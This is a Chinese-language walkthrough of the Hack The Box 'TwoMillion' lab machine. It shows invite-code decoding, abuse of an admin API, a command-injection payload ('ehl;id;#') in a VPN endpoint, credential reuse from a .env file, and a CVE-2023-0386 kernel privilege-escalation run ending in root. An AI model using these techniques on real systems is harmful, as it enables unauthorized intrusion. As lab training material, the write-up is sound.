Machine Info
| Name | OS | Difficulty |
| TwoMillion | Linux | Easy |
Namp
ehl@kali-leaner:~/Desktop/CyberSecurity/HTB/TwoMillion$ nmap -sT -p- -T4 2million.htb
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-11 00:29 +0000
Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 0.68% done
Warning: 10.129.229.66 giving up on port because retransmission cap hit (6).
Stats: 0:10:15 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 37.91% done; ETC: 00:56 (0:16:47 remaining)
Nmap scan report for twomillion.htb (10.129.229.66)
Host is up (0.25s latency).
Not shown: 65200 closed tcp ports (conn-refused), 333 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1187.99 seconds
Website
在http://2million.htb/js/inviteapi.min.js里面可以看到混淆的js代码。
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!''.replace(/^/,String)){while(c--){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('1 i(4){h 8={"4":4};$.9({a:"7",5:"6",g:8,b:\'/d/e/n\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}1 j(){$.9({a:"7",5:"6",b:\'/d/e/k/l/m\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}',24,24,'response|function|log|console|code|dataType|json|POST|formData|ajax|type|url|success|api/v1|invite|error|data|var|verifyInviteCode|makeInviteCode|how|to|generate|verify'.split('|'),0,{}))将eval函数换成alert函数,并在console中执行一次
function verifyInviteCode(code){var formData={"code":code};$.ajax({type:"POST",dataType:"json",data:formData,url:'/api/v1/invite/verify',success:function(response){console.log(response)},error:function(response){console.log(response)}})}function makeInviteCode(){$.ajax({type:"POST",dataType:"json",url:'/api/v1/invite/how/to/generate',success:function(response){console.log(response)},error:function(response){console.log(response)}})}对/api/v1/invite/how/to/generate这个接口进行一次POST请求,得到以下结果。
{
  "0": 200,
  "success": 1,
  "data": {
    "data": "Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb /ncv/i1/vaivgr/trarengr",
    "enctype": "ROT13"
  },
  "hint": "Data is encrypted ... We should probbably check the encryption type in order to decrypt it..."
}发现data字段使用ROT13进行了加密。ROT13实际上就是把明文的字母按照字母表向后移13位。解密后可得如下信息
"In order to generate the invite code, make a POST request to /api/v1/invite/generate"对/api/v1/invite/generate这个接口发送POST请求可得
{
  "0": 200,
  "success": 1,
  "data": {
    "code": "UTJNTzAtQlA3Tk8tSjBYWTctRkYxVE0=",
    "format": "encoded"
  }
}观察发现使用的是数字、字母以及等号组成的密文,猜测是base64编码。解码后即可注册账户密码,然后登录。

www-data
在Access中找到两个可以生成openvpn配置文件的按钮,一个是用于下载.ova配置文件,另一个是进行重新生成.ova配置文件。但是没有办法进行连接。

下面使用Burpsuite拦截这两个API。并通过尝试发现存在下面的请求结果。
// HTTP请求报文

GET /api HTTP/1.1
Host: 2million.htb
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://2million.htb/home/access
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=d38a27suoejpb1q3ksbm4iubs4
Connection: keep-alive

// 响应报文
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 14 Mar 2026 09:59:19 GMT
Content-Type: application/json
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 36

{"\/api\/v1":"Version 1 of the API"}
// HTTP请求报文
GET /api/v1 HTTP/1.1
Host: 2million.htb
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://2million.htb/home/access
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=d38a27suoejpb1q3ksbm4iubs4
Connection: keep-alive
// 响应报文
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 14 Mar 2026 10:08:54 GMT
Content-Type: application/json
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 800
{
"v1": {
"user": {
"GET": {
"/api/v1": "Route List",
"/api/v1/invite/how/to/generate": "Instructions on invite code generation",
"/api/v1/invite/generate": "Generate invite code",
"/api/v1/invite/verify": "Verify invite code",
"/api/v1/user/auth": "Check if user is authenticated",
"/api/v1/user/vpn/generate": "Generate a new VPN configuration",
"/api/v1/user/vpn/regenerate": "Regenerate VPN configuration",
"/api/v1/user/vpn/download": "Download OVPN file"
},
"POST": {
"/api/v1/user/register": "Register a new user",
"/api/v1/user/login": "Login with existing user"
}
},
"admin": {
"GET": {
"/api/v1/admin/auth": "Check if user is admin"
},
"POST": {
"/api/v1/admin/vpn/generate": "Generate VPN for specific user"
},
"PUT": {
"/api/v1/admin/settings/update": "Update user settings"
}
}
}
}发现/api/v1/admin有三个endpoints。对于接口/api/v1/admin/settings/update,发送请求后有以下响应。

提示无效的content type。在HTTP协议中,Content-Type是H一个头部字段,用于说明发送或接收的数据类型,帮助客户端和服务器正确处理数据。这里我们在请求头加入这个字段。

这里又提示缺少参数,下面我们添加参数email。

再次添加缺少的参数is_admin。

验证一下用户身份。

当前用户是管理员。然后,我们使用POST方法请求一下接口/api/v1/admin/vpn/generate。

显然可以正常生成openvpn配置文件。我们可以猜测该文件是使用执行bash命令执行,我们输入的参数最后是要拼接到bash中的,因此有可能可以进行多行命令的执行。这里我们构造下面的payload。
{
  "username":"ehl;id;#"
}分号表示命令在这里结束,在多行运行时可以使用。#代表注释,将后面的内容注释掉,在拼接时将后面多余的命令进行注释,主要保证我们这里的id命令可以正常执行即可。

不出所料。那么这里我们就可以使用反弹shell来进一步得到www-data用户权限。

反弹成功。
User
在/home目录下发现名为admin的用户文件夹,猜测有一个用户是admin。
www-data@2million:~/html$ cd /home
cd /home
www-data@2million:/home$ ls
ls
admin
www-data@2million:/home$
在~/html文件下查看index.php文件,发现它读取了一个配置文件.env。

查看该文件。发现密码。


使用密码进行ssh登录。
Root
根据登录提示,收到一封邮件,我们去查看邮件。
admin@2million:/var/mail$ cat admin
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I'm know you're working as fast as you can to do the DB migration. While we're partially down, can you also upgrade the OS on our web host? There have been a few serious Linux kernel CVEs already this year. That one in OverlayFS / FUSE looks nasty. We can't get popped by that.

HTB Godfather
这封邮件是在提醒用户,存在内核漏洞,需要升级系统。那么我们看看当前的内核版本。
admin@2million:~$ cat /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=22.04
DISTRIB_CODENAME=jammy
DISTRIB_DESCRIPTION="Ubuntu 22.04.2 LTS"存在漏洞,编号为CVE-2023-0386。利用https://github.com/Fanxiaoyao66/CVE-2023-0386进行提权。
admin@2million:/tmp$ vim fuse.c
admin@2million:/tmp$ /bin/bash exp.sh
[+] Create dir
[+] Compile fuse.c
[+] Create fuse file system
[+] Create overlayFS
[+] Copy Up
[+] You are root!
# id
uid=0(root) gid=0(root) groups=0(root),1000(admin)
# cd ~/
sh: 2: cd: can't cd to ~/
# ls
efuse
exp.sh
fuse
fuse.c
overlay
snap-private-tmp
systemd-private-74e0e40afaa54da6952c64ca2a9f7b0b-ModemManager.service-txfyyh
systemd-private-74e0e40afaa54da6952c64ca2a9f7b0b-memcached.service-lSy17W
systemd-private-74e0e40afaa54da6952c64ca2a9f7b0b-systemd-logind.service-070oHn
systemd-private-74e0e40afaa54da6952c64ca2a9f7b0b-systemd-resolved.service-97n099
systemd-private-74e0e40afaa54da6952c64ca2a9f7b0b-systemd-timesyncd.service-iT6e79
upper
vmware-root_615-3988687230
workdir
# cd /root
# ls
root.txt  snap  thank_you.json
# cat root.txt
1655decd450888d8872d55xxxxxxxxxx